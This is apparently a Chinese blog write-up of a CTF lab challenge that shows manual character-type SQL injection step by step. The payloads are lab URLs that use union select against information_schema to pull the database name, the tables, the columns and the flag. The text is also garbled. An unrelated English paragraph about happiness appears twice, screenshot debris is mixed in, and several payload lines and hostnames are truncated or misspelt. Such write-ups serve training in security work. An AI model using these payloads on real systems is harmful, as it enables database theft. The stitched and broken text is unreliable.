

# i春秋 CTF训练营 web——SQL注入 1（字符型注入）（手动注入）

原创

AAAAAAAAAAAAA66 于 2021-11-30 11:04:41 发布 1738 收藏 1

分类专栏: [CTF-WEB学习](#) 文章标签: [php](#) [apache](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/121626527>

版权



[CTF-WEB学习](#) 专栏收录该内容

34 篇文章 1 订阅

订阅专栏

这道题可以直接使用sqlmap 直接跑出。

下文介绍的是手注:

本文用到了火狐插件hackbar, (使用效果与直接在url栏输入参数相同)

## 题目（得知是注入题）

《从0到1: CTFer成长之路》题目

分值: 100分 类型: Web 题目名称: SQL注入-1 已解答

题目内容: SQL注入-1

<http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com:80>

00 : 51 : 19

延长时时间(3) 重新创建

Flag:  提交

解题排名: 1 6d726f623074 2 ichb76bf0c8... 3 djkkkkk

提交Writeup获取泉币

CSDN @AAAAAAAAAAAAA66

## 判断是否为数字型

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1 and 1=1
```

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1 and 1=2
```

回显都一样, 没有出现异常, 所以不为数字型注入。

## 判断是否为字符型

http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' and '1'='1



## notes

### Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.




CSDN @AAAAAAAAAAAAA66

http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' and '1'='2



## notes



CSDN @AAAAAAAAAAAAA66

回显不同，所以可判定存在字符型注入。

# 判断存在字符型注入后，手注破解获取数据库

1.判断数据表字段数量 order by 1~10 到4就出异常界面，所以判断数据库字段为3 --+是为了过滤单引号

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' order by 4 --+
```

2.联合注入，判断可以输入查询语句的位置

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' union select 1,2,3 --+
```

因为数据库执行联合语句时，只返回第一条的结果，所以这里 id=1，就输入正常界面。



## notes

### Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I h also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.




所以我们让id=-1，让这个语句错误（应该没有人把用户的id号设置可以为负数把）

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,3 --+
```



## notes

2  
3



CSDN @AAAAAAAAAAAAA66

爆出可以输入的地方

### 3.按序查询数据库信息

查询数据库名称

```
http://eci-2ze7889omx49vxIU5ma0.cloudecI1.ichunqiu.com/index.php?id=-1' union select 1,database(),3 --+
```



## notes

note  
3



得出数据库名为note

获取第一个表名

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,table_name,3 from in
```



## notes

fl4g  
3



得到第一个表名为fl4g

当然，数据库一把是不止以一个表的，我们使用 group\_concat 可以获取所有表名

```
http://eci-2ze7889omx49vxIU5ma0.cloudoci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(table_n
```

## notes

fl4g.notes

3

屏幕截图 Ctrl + Alt + A  
屏幕录制 Ctrl + Alt + S  
屏幕识图 Ctrl + Alt + O  
屏幕翻译 Ctrl + Alt + F  
截图时隐藏当前窗口

Load URL  
Split URL  
Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

CSDN @AAAAAAAAAAAAA66

flag 在应该是在fl4g表中。

现在已知库名‘note’表名‘fl4g’我们开始查询字段名。

```
http://eci-2ze7889omx49vxIU5ma0.cloudoci1.ichunqiu.com/index.php?id=-1' union select 1,column_name,3 from i
```

## notes

fl4llag

3

控制台中 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

Encoding SQL XSS Other

URL  
URL  
ite

Post data  Referer  User Agent  Cookies [Clear All](#)

CSDN @AAAAAAAAAAAAA66

获取到字段名，下一步获取数据(这一步就不需要使用information\_schema数据库了)

http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,flllllag ,3 from fl4g

🏠 狐官方网站 🏠 火狐官方网站 🌈 新手上路 📁 常用网址 🌐 京东商城 📁 常用网址 🌐 京东商城 📁 附加组件管理器

## notes

```
n1book{union_select_is_so_cool}  
3
```

查看器 控制台 调试器 网络 {} 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

cryption Encoding SQL XSS Other

Load URL http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,flllllag ,3 from fl4g

CSDN @AAAAAAAAAAAAA66

得到fl4g。